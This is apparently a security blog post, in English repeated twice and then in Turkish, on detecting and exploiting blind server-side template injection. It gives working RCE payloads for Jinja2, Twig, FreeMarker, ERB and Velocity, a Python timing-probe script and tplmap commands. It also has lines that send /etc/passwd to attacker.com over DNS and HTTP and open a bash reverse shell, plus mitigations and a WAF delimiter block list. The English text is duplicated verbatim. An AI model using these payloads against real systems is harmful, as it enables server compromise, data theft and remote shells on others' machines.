Blind SSTI to RCE: Exploiting Template Engines Without Output
Thu May 28 2026
Category: Security Research
Introduction: No Output Means No Vulnerability?
Server-Side Template Injection (SSTI) occurs when user input is embedded directly into a template engine's processing context rather than passed as a safe variable. In the classic case, the application reflects {{7*7}} as 49, immediately confirming the vulnerability.
Real-world deployments are rarely this cooperative.
Blind SSTI: The application executes the template expression but never reflects the result back to the caller. It might write to a log, pass the output to an internal service, or silently compute and discard it. The attacker still achieves full RCE — without ever seeing a single byte of direct output.
What Is a Template Engine?
A template engine merges static markup with runtime data to produce output. Common ones across web stacks:
| Engine | Platform | Syntax |
|---|---|---|
| Jinja2 | Python (Flask, Django) | {{ }}, {% %} |
| Twig | PHP (Symfony, Drupal) | {{ }}, {% %} |
| FreeMarker | Java (Spring) | ${ }, <#> |
| ERB | Ruby (Rails) | <%= %> |
| Velocity | Java | $var, #directive |
| Smarty | PHP | {$var} |
| Pebble | Java | {{ }} |
The vulnerability appears when user input is interpolated directly into the template string rather than bound as a variable:
# Vulnerable Flask example
from flask import Flask, render_template_string, request

@app.route('/greet')
def greet():
    name = request.args.get('name')
    return render_template_string(f"Hello {name}!")   # WRONG
    # Correct: render_template_string("Hello {{ name }}!", name=name)
?name={{7*7}} → Hello 49! — with output. Remove the output and you get blind SSTI.
Engine Fingerprinting: Distinguishing Responses

Even without direct output, different engines respond differently to the same payload, producing measurable side effects.
Type coercion arithmetic — the key discriminator:
{{7*'7'}}
- Jinja2:
7777777(string repetition) - Twig:
49(numeric coercion) - FreeMarker: Error (type mismatch)
This distinction carries over into blind mode: timing differences, error codes, or OOB callbacks will differ depending on which engine evaluated the expression.
Full polyglot probe set:
{{7*7}}
${7*7}
<%= 7*7 %>
#{7*7}
*{7*7}
${{7*7}}
Each line targets a different engine's delimiter syntax. Injection points worth testing: GET/POST parameters, HTTP headers, JSON body fields, URL path segments, cookie values, and User-Agent.
Blind Detection: Timing-Based
When no output is reflected, response delay becomes the signal. A successful sleep call inside the template proves execution.
Jinja2 — subclass traversal sleep:
{{''.__class__.__mro__[1].__subclasses__()[199]('sleep 5', shell=True, stdout=-1).communicate()}}
The subprocess.Popen subclass index varies by Python version. Iterate indices until the 5-second delay is observed.
FreeMarker — Execute class:
${"freemarker.template.utility.Execute"?new()("sleep 5")}
FreeMarker's Execute utility class runs system commands directly.
Twig — filter system:
{{['sleep 5']|filter('system')}}
Timing probe in Python:
import requests, time

target = "http://target.com/profile/update"
baseline = requests.post(target, data={"bio": "hello"}, timeout=15).elapsed.total_seconds()

payloads = [
    # Jinja2
    "{{''.__class__.__mro__[1].__subclasses__()[199]('sleep 5',shell=True,stdout=-1).communicate()}}",
    # FreeMarker
    '${"freemarker.template.utility.Execute"?new()("sleep 5")}',
    # Twig
    "{{['sleep 5']|filter('system')}}",
]

for payload in payloads:
    t0 = time.time()
    requests.post(target, data={"bio": payload}, timeout=15)
    elapsed = time.time() - t0
    if elapsed > baseline + 4:
        print(f"[!] Blind SSTI confirmed: {elapsed:.1f}s delay")
        print(f"    Payload: {payload[:60]}...")
Blind Detection: Out-of-Band (DNS/HTTP Callback)
Timing is noisy in high-latency environments. Out-of-band callbacks provide a clean, reliable signal. Use Burp Collaborator or interactsh to receive callbacks.
Jinja2 — DNS lookup:
{{config.__class__.__init__.__globals__['os'].popen('nslookup YOUR_COLLABORATOR_HOST').read()}}
Jinja2 — HTTP callback:
{{config.__class__.__init__.__globals__['os'].popen('curl http://YOUR_COLLABORATOR_HOST/ssti').read()}}
FreeMarker — DNS lookup:
${"freemarker.template.utility.Execute"?new()("nslookup YOUR_COLLABORATOR_HOST")}
Twig — HTTP callback:
{{['curl http://YOUR_COLLABORATOR_HOST/ssti']|filter('system')}}
A DNS or HTTP interaction on your collaborator proves blind SSTI execution without any application output.
Blind Detection: Error-Based
Deliberately malformed syntax produces different HTTP status codes or error signatures across engines — even when error details are suppressed in the response body.
{{% invalid_syntax %}}
${{ bad_expr }}
<%= bad_ruby_expr %>
| Engine | Observable signal |
|---|---|
| Jinja2 | HTTP 500, jinja2.exceptions.TemplateSyntaxError |
| Twig | HTTP 500, Twig_Error_Syntax |
| FreeMarker | HTTP 500, freemarker.core.ParseException |
| ERB | HTTP 500, SyntaxError |
Status code changes alone (200 → 500 → 200 in A/B testing) can confirm SSTI execution even with fully sanitized error pages.
RCE Payloads by Engine

Once the engine is confirmed:
Jinja2 (Python) — direct via config:
{{config.__class__.__init__.__globals__['os'].popen('id').read()}}
Jinja2 — via request object (when config is unavailable):
{{request.application.__globals__.__builtins__.__import__('os').popen('id').read()}}
Jinja2 — subclass traversal (sandbox scenarios):
# Step 1: enumerate subclasses to find subprocess.Popen index
{{''.__class__.__mro__[1].__subclasses__()}}

# Step 2: execute with discovered index
{{''.__class__.__mro__[1].__subclasses__()[X]('id', shell=True, stdout=-1).communicate()}}
Twig (PHP):
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
Or more directly:
{{['id']|filter('system')}}
{{['id', '']|sort('system')}}
FreeMarker (Java):
${"freemarker.template.utility.Execute"?new()("id")}
Multi-line assignment syntax:
<#assign ex = "freemarker.template.utility.Execute"?new()>
${ex("id")}
ERB (Ruby):
<%= `id` %>
<%= system("id") %>
<%= IO.popen("id").read %>
Velocity (Java) — via Runtime reflection:
#set($rt = "".class.forName("java.lang.Runtime").getMethod("getRuntime").invoke(null))
#set($proc = $rt.exec("id"))
#set($is = $proc.getInputStream())
#set($reader = "".class.forName("java.io.BufferedReader").getDeclaredConstructors()[0].newInstance($is))
$reader.readLine()
Automation: tplmap
tplmap is to SSTI what sqlmap is to SQL injection — automated detection and exploitation across all major engines.
git clone https://github.com/epinna/tplmap
cd tplmap && pip install -r requirements.txt

# Scan GET parameter
python tplmap.py -u "http://target.com/greet?name=test"

# Scan POST parameter
python tplmap.py -u "http://target.com/profile" -d "bio=test"

# Scan cookie
python tplmap.py -u "http://target.com/" --cookie "template=test"

# Run OS command
python tplmap.py -u "http://target.com/greet?name=test" --os-cmd "id"

# Drop to interactive OS shell
python tplmap.py -u "http://target.com/greet?name=test" --os-shell
tplmap tests Jinja2, Twig, FreeMarker, ERB, Velocity, Smarty, Mako, Pebble, and more — including blind detection via timing and OOB callbacks.
Data Exfiltration in Blind Context
With RCE confirmed but no output channel, use the network itself:
File contents via DNS (base64-chunked):
{{config.__class__.__init__.__globals__['os'].popen(
  'cat /etc/passwd | base64 | tr -d "\\n" | fold -w 63 | while read chunk; do nslookup "$chunk.attacker.com"; done'
).read()}}
File contents via HTTP POST:
{{config.__class__.__init__.__globals__['os'].popen(
  'curl -d @/etc/passwd http://attacker.com/collect'
).read()}}
Reverse shell:
{{config.__class__.__init__.__globals__['os'].popen(
  'bash -c "bash -i >& /dev/tcp/attacker.com/4444 0>&1"'
).read()}}
Mitigation
1. Never interpolate user input into template strings:
# Vulnerable
render_template_string(f"Hello {user_input}!")

# Safe — user input bound as a variable, never part of template syntax
render_template_string("Hello {{ name }}!", name=user_input)
2. Use sandboxed environments:
# Jinja2 SandboxedEnvironment blocks __class__, __mro__, __subclasses__
from jinja2.sandbox import SandboxedEnvironment
env = SandboxedEnvironment()
template = env.from_string(user_template)
result = template.render(name=user_name)
3. Allowlist template variables:
ALLOWED_VARS = {'username', 'email', 'date'}
safe_context = {k: v for k, v in context.items() if k in ALLOWED_VARS}
4. Restrict to safe placeholder formats: If users need custom templates, expose a limited {username} placeholder system — not full engine syntax.
5. WAF signature: Block template delimiters at input boundaries: {{, ${, <%=, #{, <#, *{.
Conclusion
Blind SSTI is not an invisible vulnerability — it simply requires a different measurement strategy. Timing delays, DNS callbacks, and error code variations each provide detection signals that don't depend on any application output. Once the engine is fingerprinted, the same RCE payloads that work in reflected SSTI apply equally here.
The fix is architectural: user input is data, not code. Pass it as a bound variable to the template context. If that single boundary is maintained, no template payload — blind or otherwise — can execute.
Research: James Kettle / PortSwigger, Emilio Pinna (tplmap)
Reference: https://portswigger.net/research/server-side-template-injection
Tool: https://github.com/epinna/tplmap
Introduction: No Output Means No Vulnerability?
Server-Side Template Injection (SSTI) occurs when user input is embedded directly into a template engine's processing context rather than passed as a safe variable. In the classic case, the application reflects {{7*7}} as 49, immediately confirming the vulnerability.
Real-world deployments are rarely this cooperative.
Blind SSTI: The application executes the template expression but never reflects the result back to the caller. It might write to a log, pass the output to an internal service, or silently compute and discard it. The attacker still achieves full RCE — without ever seeing a single byte of direct output.
What Is a Template Engine?
A template engine merges static markup with runtime data to produce output. Common ones across web stacks:
| Engine | Platform | Syntax |
|---|---|---|
| Jinja2 | Python (Flask, Django) | {{ }}, {% %} |
| Twig | PHP (Symfony, Drupal) | {{ }}, {% %} |
| FreeMarker | Java (Spring) | ${ }, <#> |
| ERB | Ruby (Rails) | <%= %> |
| Velocity | Java | $var, #directive |
| Smarty | PHP | {$var} |
| Pebble | Java | {{ }} |
The vulnerability appears when user input is interpolated directly into the template string rather than bound as a variable:
# Vulnerable Flask example
from flask import Flask, render_template_string, request

@app.route('/greet')
def greet():
    name = request.args.get('name')
    return render_template_string(f"Hello {name}!")   # WRONG
    # Correct: render_template_string("Hello {{ name }}!", name=name)
?name={{7*7}} → Hello 49! — with output. Remove the output and you get blind SSTI.
Engine Fingerprinting: Distinguishing Responses
Even without direct output, different engines respond differently to the same payload, producing measurable side effects.
Type coercion arithmetic — the key discriminator:
{{7*'7'}}
- Jinja2:
7777777(string repetition) - Twig:
49(numeric coercion) - FreeMarker: Error (type mismatch)
This distinction carries over into blind mode: timing differences, error codes, or OOB callbacks will differ depending on which engine evaluated the expression.
Full polyglot probe set:
{{7*7}}
${7*7}
<%= 7*7 %>
#{7*7}
*{7*7}
${{7*7}}
Each line targets a different engine's delimiter syntax. Injection points worth testing: GET/POST parameters, HTTP headers, JSON body fields, URL path segments, cookie values, and User-Agent.
Blind Detection: Timing-Based
When no output is reflected, response delay becomes the signal. A successful sleep call inside the template proves execution.
Jinja2 — subclass traversal sleep:
{{''.__class__.__mro__[1].__subclasses__()[199]('sleep 5', shell=True, stdout=-1).communicate()}}
The subprocess.Popen subclass index varies by Python version. Iterate indices until the 5-second delay is observed.
FreeMarker — Execute class:
${"freemarker.template.utility.Execute"?new()("sleep 5")}
FreeMarker's Execute utility class runs system commands directly.
Twig — filter system:
{{['sleep 5']|filter('system')}}
Timing probe in Python:
import requests, time

target = "http://target.com/profile/update"
baseline = requests.post(target, data={"bio": "hello"}, timeout=15).elapsed.total_seconds()

payloads = [
    # Jinja2
    "{{''.__class__.__mro__[1].__subclasses__()[199]('sleep 5',shell=True,stdout=-1).communicate()}}",
    # FreeMarker
    '${"freemarker.template.utility.Execute"?new()("sleep 5")}',
    # Twig
    "{{['sleep 5']|filter('system')}}",
]

for payload in payloads:
    t0 = time.time()
    requests.post(target, data={"bio": payload}, timeout=15)
    elapsed = time.time() - t0
    if elapsed > baseline + 4:
        print(f"[!] Blind SSTI confirmed: {elapsed:.1f}s delay")
        print(f"    Payload: {payload[:60]}...")
Blind Detection: Out-of-Band (DNS/HTTP Callback)
Timing is noisy in high-latency environments. Out-of-band callbacks provide a clean, reliable signal. Use Burp Collaborator or interactsh to receive callbacks.
Jinja2 — DNS lookup:
{{config.__class__.__init__.__globals__['os'].popen('nslookup YOUR_COLLABORATOR_HOST').read()}}
Jinja2 — HTTP callback:
{{config.__class__.__init__.__globals__['os'].popen('curl http://YOUR_COLLABORATOR_HOST/ssti').read()}}
FreeMarker — DNS lookup:
${"freemarker.template.utility.Execute"?new()("nslookup YOUR_COLLABORATOR_HOST")}
Twig — HTTP callback:
{{['curl http://YOUR_COLLABORATOR_HOST/ssti']|filter('system')}}
A DNS or HTTP interaction on your collaborator proves blind SSTI execution without any application output.
Blind Detection: Error-Based
Deliberately malformed syntax produces different HTTP status codes or error signatures across engines — even when error details are suppressed in the response body.
{{% invalid_syntax %}}
${{ bad_expr }}
<%= bad_ruby_expr %>
| Engine | Observable signal |
|---|---|
| Jinja2 | HTTP 500, jinja2.exceptions.TemplateSyntaxError |
| Twig | HTTP 500, Twig_Error_Syntax |
| FreeMarker | HTTP 500, freemarker.core.ParseException |
| ERB | HTTP 500, SyntaxError |
Status code changes alone (200 → 500 → 200 in A/B testing) can confirm SSTI execution even with fully sanitized error pages.
RCE Payloads by Engine
Once the engine is confirmed:
Jinja2 (Python) — direct via config:
{{config.__class__.__init__.__globals__['os'].popen('id').read()}}
Jinja2 — via request object (when config is unavailable):
{{request.application.__globals__.__builtins__.__import__('os').popen('id').read()}}
Jinja2 — subclass traversal (sandbox scenarios):
# Step 1: enumerate subclasses to find subprocess.Popen index
{{''.__class__.__mro__[1].__subclasses__()}}

# Step 2: execute with discovered index
{{''.__class__.__mro__[1].__subclasses__()[X]('id', shell=True, stdout=-1).communicate()}}
Twig (PHP):
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
Or more directly:
{{['id']|filter('system')}}
{{['id', '']|sort('system')}}
FreeMarker (Java):
${"freemarker.template.utility.Execute"?new()("id")}
Multi-line assignment syntax:
<#assign ex = "freemarker.template.utility.Execute"?new()>
${ex("id")}
ERB (Ruby):
<%= `id` %>
<%= system("id") %>
<%= IO.popen("id").read %>
Velocity (Java) — via Runtime reflection:
#set($rt = "".class.forName("java.lang.Runtime").getMethod("getRuntime").invoke(null))
#set($proc = $rt.exec("id"))
#set($is = $proc.getInputStream())
#set($reader = "".class.forName("java.io.BufferedReader").getDeclaredConstructors()[0].newInstance($is))
$reader.readLine()
Automation: tplmap
tplmap is to SSTI what sqlmap is to SQL injection — automated detection and exploitation across all major engines.
git clone https://github.com/epinna/tplmap
cd tplmap && pip install -r requirements.txt

# Scan GET parameter
python tplmap.py -u "http://target.com/greet?name=test"

# Scan POST parameter
python tplmap.py -u "http://target.com/profile" -d "bio=test"

# Scan cookie
python tplmap.py -u "http://target.com/" --cookie "template=test"

# Run OS command
python tplmap.py -u "http://target.com/greet?name=test" --os-cmd "id"

# Drop to interactive OS shell
python tplmap.py -u "http://target.com/greet?name=test" --os-shell
tplmap tests Jinja2, Twig, FreeMarker, ERB, Velocity, Smarty, Mako, Pebble, and more — including blind detection via timing and OOB callbacks.
Data Exfiltration in Blind Context
With RCE confirmed but no output channel, use the network itself:
File contents via DNS (base64-chunked):
{{config.__class__.__init__.__globals__['os'].popen(
  'cat /etc/passwd | base64 | tr -d "\\n" | fold -w 63 | while read chunk; do nslookup "$chunk.attacker.com"; done'
).read()}}
File contents via HTTP POST:
{{config.__class__.__init__.__globals__['os'].popen(
  'curl -d @/etc/passwd http://attacker.com/collect'
).read()}}
Reverse shell:
{{config.__class__.__init__.__globals__['os'].popen(
  'bash -c "bash -i >& /dev/tcp/attacker.com/4444 0>&1"'
).read()}}
Mitigation
1. Never interpolate user input into template strings:
# Vulnerable
render_template_string(f"Hello {user_input}!")

# Safe — user input bound as a variable, never part of template syntax
render_template_string("Hello {{ name }}!", name=user_input)
2. Use sandboxed environments:
# Jinja2 SandboxedEnvironment blocks __class__, __mro__, __subclasses__
from jinja2.sandbox import SandboxedEnvironment
env = SandboxedEnvironment()
template = env.from_string(user_template)
result = template.render(name=user_name)
3. Allowlist template variables:
ALLOWED_VARS = {'username', 'email', 'date'}
safe_context = {k: v for k, v in context.items() if k in ALLOWED_VARS}
4. Restrict to safe placeholder formats: If users need custom templates, expose a limited {username} placeholder system — not full engine syntax.
5. WAF signature: Block template delimiters at input boundaries: {{, ${, <%=, #{, <#, *{.
Conclusion
Blind SSTI is not an invisible vulnerability — it simply requires a different measurement strategy. Timing delays, DNS callbacks, and error code variations each provide detection signals that don't depend on any application output. Once the engine is fingerprinted, the same RCE payloads that work in reflected SSTI apply equally here.
The fix is architectural: user input is data, not code. Pass it as a bound variable to the template context. If that single boundary is maintained, no template payload — blind or otherwise — can execute.
Research: James Kettle / PortSwigger, Emilio Pinna (tplmap)
Reference: https://portswigger.net/research/server-side-template-injection
Tool: https://github.com/epinna/tplmap
Giriş: Çıktı Yoksa Açık da Yok mu?
Server-Side Template Injection (SSTI), kullanıcı girdisinin doğrudan bir template engine tarafından işlendiği durumlarda ortaya çıkar. Klasik örnekte uygulama {{7*7}} ifadesini 49 olarak yansıtır ve açık hemen anlaşılır.
Ama gerçek dünya bu kadar kolay değildir.
Blind SSTI: Uygulama template ifadesini execute eder, ancak sonucu response'a yansıtmaz. Log'a yazar, başka bir servise iletir ya da sadece sessizce çalıştırır. Saldırgan yine de tam RCE elde edebilir — doğrudan çıktı olmasa bile.
Template Engine Nedir?
Template engine, statik şablon ile dinamik veriyi birleştirerek çıktı üretir. Web çerçevelerinde yaygın kullanılanlar:
| Engine | Platform | Syntax |
|---|---|---|
| Jinja2 | Python (Flask, Django) | {{ }}, {% %} |
| Twig | PHP (Symfony, Drupal) | {{ }}, {% %} |
| FreeMarker | Java (Spring) | ${ }, <#> |
| ERB | Ruby (Rails) | <%= %> |
| Velocity | Java | $var, #directive |
| Smarty | PHP | {$var} |
| Pebble | Java | {{ }} |
Güvenlik açığı, kullanıcı girdisinin template string'e doğrudan dahil edildiğinde oluşur:
# Savunmasız Flask örneği
from flask import Flask, render_template_string, request

@app.route('/greet')
def greet():
    name = request.args.get('name')
    return render_template_string(f"Hello {name}!")  # YANLIŞ
    # Doğrusu: render_template_string("Hello {{ name }}!", name=name)
?name={{7*7}} → Hello 49!
Blind SSTI: Sessiz Execute
Blind senaryolarda uygulama şunlardan birini yapar:
- Template çıktısını log dosyasına yazar, response'a koymaz
- Bir email template'ini işler, sonucu kullanıcıya göndermez
- Hata durumunda generic bir mesaj döner, detay vermez
- Başka bir iç servise template çıktısını iletir
Örnek: E-posta şablonu editörü. Kullanıcı adı alanına {{7*7}} yazıyor, "Şablon kaydedildi" mesajı görüyor. 49 çıktısını hiç görmüyor. Ama server tarafında Jinja2 bu ifadeyi değerlendirdi.
Engine Tespiti: Parmak İzi Teknikleri
Blind durumda bile, farklı engine'lerin aynı payload'a farklı yanıt verdiği ayırt edici farklar kullanılabilir.
Matematiksel tip coercion:
{{7*'7'}}
- Jinja2:
7777777(string çarpma) - Twig:
49(numeric coercion) - FreeMarker: Hata verir (tip uyumsuzluğu)
Bu ayrım blind durumda da işe yarar: zamanlama, hata kodu, ya da OOB callback'teki yanıt farklı olacaktır.
Polyglot probe seti:
{{7*7}}
${7*7}
<%= 7*7 %>
#{7*7}
*{7*7}
Her biri farklı engine syntax'ına hitap eder. Birinin tetiklenmesi engine'i daraltır.
Blind Tespit: Zamanlama Tabanlı
Uygulama çıktı vermese de, execution süresi bize bilgi verir.
Jinja2 — sleep payload:
# Subclasses traversal ile sleep çağrısı
{{''.__class__.__mro__[1].__subclasses__()[199]('sleep 5', shell=True, stdout=-1).communicate()}}
__subclasses__() listesinde subprocess.Popen sınıfının index'i Python sürümüne göre değişir. Doğru index bulunduğunda server 5 saniyelik gecikme gösterir.
FreeMarker — sleep payload:
${"freemarker.template.utility.Execute"?new()("sleep 5")}
FreeMarker'ın Execute sınıfı doğrudan sistem komutlarını çalıştırır.
Twig — sleep payload:
{{['sleep 5']|filter('system')}}
Zamanlama ile tespit:
import requests, time

target = "http://target.com/profile/update"
baseline_data = {"bio": "hello world"}

# Baseline
t0 = time.time()
requests.post(target, data=baseline_data, timeout=15)
baseline = time.time() - t0

# Probe
probe_data = {"bio": "{{''.__class__.__mro__[1].__subclasses__()[199]('sleep 5',shell=True,stdout=-1).communicate()}}"}
t0 = time.time()
requests.post(target, data=probe_data, timeout=15)
probe_time = time.time() - t0

if probe_time > baseline + 4:
    print(f"[!] Blind SSTI tespit edildi! Gecikme: {probe_time:.1f}s")
Blind Tespit: Out-of-Band (DNS/HTTP Callback)
Zamanlama tekniği yeterince güvenilir değilse, dışarıya bağlantı açılabilir. Burp Collaborator veya interactsh gibi araçlar bunu yakalar.
Jinja2 — DNS exfil:
{{config.__class__.__init__.__globals__['os'].popen('nslookup YOUR_COLLABORATOR_HOST').read()}}
Jinja2 — HTTP callback:
{{config.__class__.__init__.__globals__['os'].popen('curl http://YOUR_COLLABORATOR_HOST/ssti').read()}}
FreeMarker — DNS exfil:
${"freemarker.template.utility.Execute"?new()("nslookup YOUR_COLLABORATOR_HOST")}
Twig — HTTP callback:
{{['curl http://YOUR_COLLABORATOR_HOST/ssti']|filter('system')}}
Collaborator'da ssti path'ine gelen istek, blind SSTI'nin kanıtıdır.
Engine Tespiti: Hata Tabanlı
Bazı engine'ler geçersiz syntax'e farklı hata kodları veya farklı hata mesajları döner.
# Kasıtlı geçersiz syntax
{{% invalid_syntax %}}
${{ invalid }}
<%= invalid_ruby_expr %>
- Jinja2:
jinja2.exceptions.TemplateSyntaxError— Python stack trace - Twig:
Twig_Error_Syntax— PHP stack trace - FreeMarker:
freemarker.core.ParseException— Java stack trace - ERB:
SyntaxError— Ruby stack trace
Hata mesajı response'da görünmese bile, HTTP durum kodu (500 vs 200) farklı olabilir.
RCE Payload'ları
Engine tespit edildikten sonra, tam RCE payload'ları:
Jinja2 (Python) — Kısa yol:
{{config.__class__.__init__.__globals__['os'].popen('id').read()}}
Jinja2 — Uzun yol (sandbox bypass için):
{{''.__class__.__mro__[1].__subclasses__()}}
# Çıktıdan subprocess.Popen index'ini bul, sonra:
{{''.__class__.__mro__[1].__subclasses__()[X]('id',shell=True,stdout=-1).communicate()}}
Jinja2 — config olmadan:
{{request.application.__globals__.__builtins__.__import__('os').popen('id').read()}}
Twig (PHP):
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
Veya daha doğrudan:
{{['id']|filter('system')}}
{{['id', '']|sort('system')}}
FreeMarker (Java):
${"freemarker.template.utility.Execute"?new()("id")}
Veya freemarker.template.utility.JythonRuntime ile Python çalıştırma:
<#assign ex="freemarker.template.utility.Execute"?new()>
${ex("id")}
ERB (Ruby):
<%= `id` %>
<%= system("id") %>
<%= IO.popen("id").read %>
Velocity (Java):
#set($x='')##
#set($rt=$x.class.forName('java.lang.Runtime'))##
#set($chr=$x.class.forName('java.lang.Character'))##
#set($str=$x.class.forName('java.lang.String'))##
#set($ex=$rt.getRuntime().exec('id'))##
Otomasyon: tplmap
tplmap, SSTI tespiti ve exploitation için geliştirilmiş bir araçtır. SQLmap'in template injection karşılığı gibi düşünülebilir.
# Kurulum
git clone https://github.com/epinna/tplmap
cd tplmap && pip install -r requirements.txt

# Temel tarama
python tplmap.py -u "http://target.com/greet?name=test"

# POST parametresi
python tplmap.py -u "http://target.com/profile" -d "bio=test"

# Cookie parametresi
python tplmap.py -u "http://target.com/" --cookie "session=abc; template=test"

# OS komut çalıştırma
python tplmap.py -u "http://target.com/greet?name=test" --os-cmd "id"

# Reverse shell
python tplmap.py -u "http://target.com/greet?name=test" --os-shell
tplmap otomatik olarak Jinja2, Twig, FreeMarker, ERB, Velocity, Smarty, Mako ve daha birçok engine'i test eder.
Veri Sızdırma: Blind Durumda
RCE elde edildikten sonra, çıktısız ortamda veri almak için:
DNS üzerinden dosya içeriği:
# /etc/passwd içeriğini base64 ile DNS'e gömme
{{config.__class__.__init__.__globals__['os'].popen(
  'cat /etc/passwd | base64 | tr -d "\\n" | xargs -I{} nslookup {}.attacker.com'
).read()}}
HTTP callback ile dosya gönderme:
{{config.__class__.__init__.__globals__['os'].popen(
  'curl -d @/etc/passwd http://attacker.com/collect'
).read()}}
Reverse shell:
{{config.__class__.__init__.__globals__['os'].popen(
  'bash -c "bash -i >& /dev/tcp/attacker.com/4444 0>&1"'
).read()}}
Önlem
1. Asla kullanıcı girdisini template string'ine doğrudan ekleme:
# YANLIŞ — injection noktası
render_template_string(f"Hello {user_input}!")

# DOĞRU — değişken bağlama
render_template_string("Hello {{ name }}!", name=user_input)
2. Sandbox modunda çalıştır:
# Jinja2 — SandboxedEnvironment
from jinja2.sandbox import SandboxedEnvironment
env = SandboxedEnvironment()
template = env.from_string(user_template)
# __class__, __mro__, __subclasses__ erişimi engellenir
3. İzin verilen template değişkenlerini allowlist ile sınırla:
ALLOWED_VARS = {'username', 'email', 'date'}
context = {k: v for k, v in user_context.items() if k in ALLOWED_VARS}
4. Kullanıcının template yazmasına izin verme: Kullanıcılar en fazla {username} gibi basit placeholder formatları kullanabilmeli; tam template syntax'ine erişmemeli.
5. WAF kuralı: {{, ${, <%=, #{ gibi template delimiter'larını giriş noktalarında filtrele.
Sonuç
Blind SSTI, "görünmez" bir güvenlik açığı değildir — yalnızca daha sabırlı bir yaklaşım gerektirir. Zamanlama farkları, DNS callback'leri ve hata kodu analizi ile hem engine hem de execution ortamı tespit edilebilir. Tespit edildikten sonra, tüm sömürü teknikleri standart SSTI ile aynıdır.
Savunma tarafı da aynı şekilde basittir: kullanıcı girdisini template string'ine hiçbir zaman doğrudan ekleme. Bu tek kural, bir RCE zincirini başlamadan keser.
Araştırmacı: James Kettle / PortSwigger, Mahmoud Gamal (ERB), Emilio Pinna (tplmap)
Referans: https://portswigger.net/research/server-side-template-injection
Araç: https://github.com/epinna/tplmap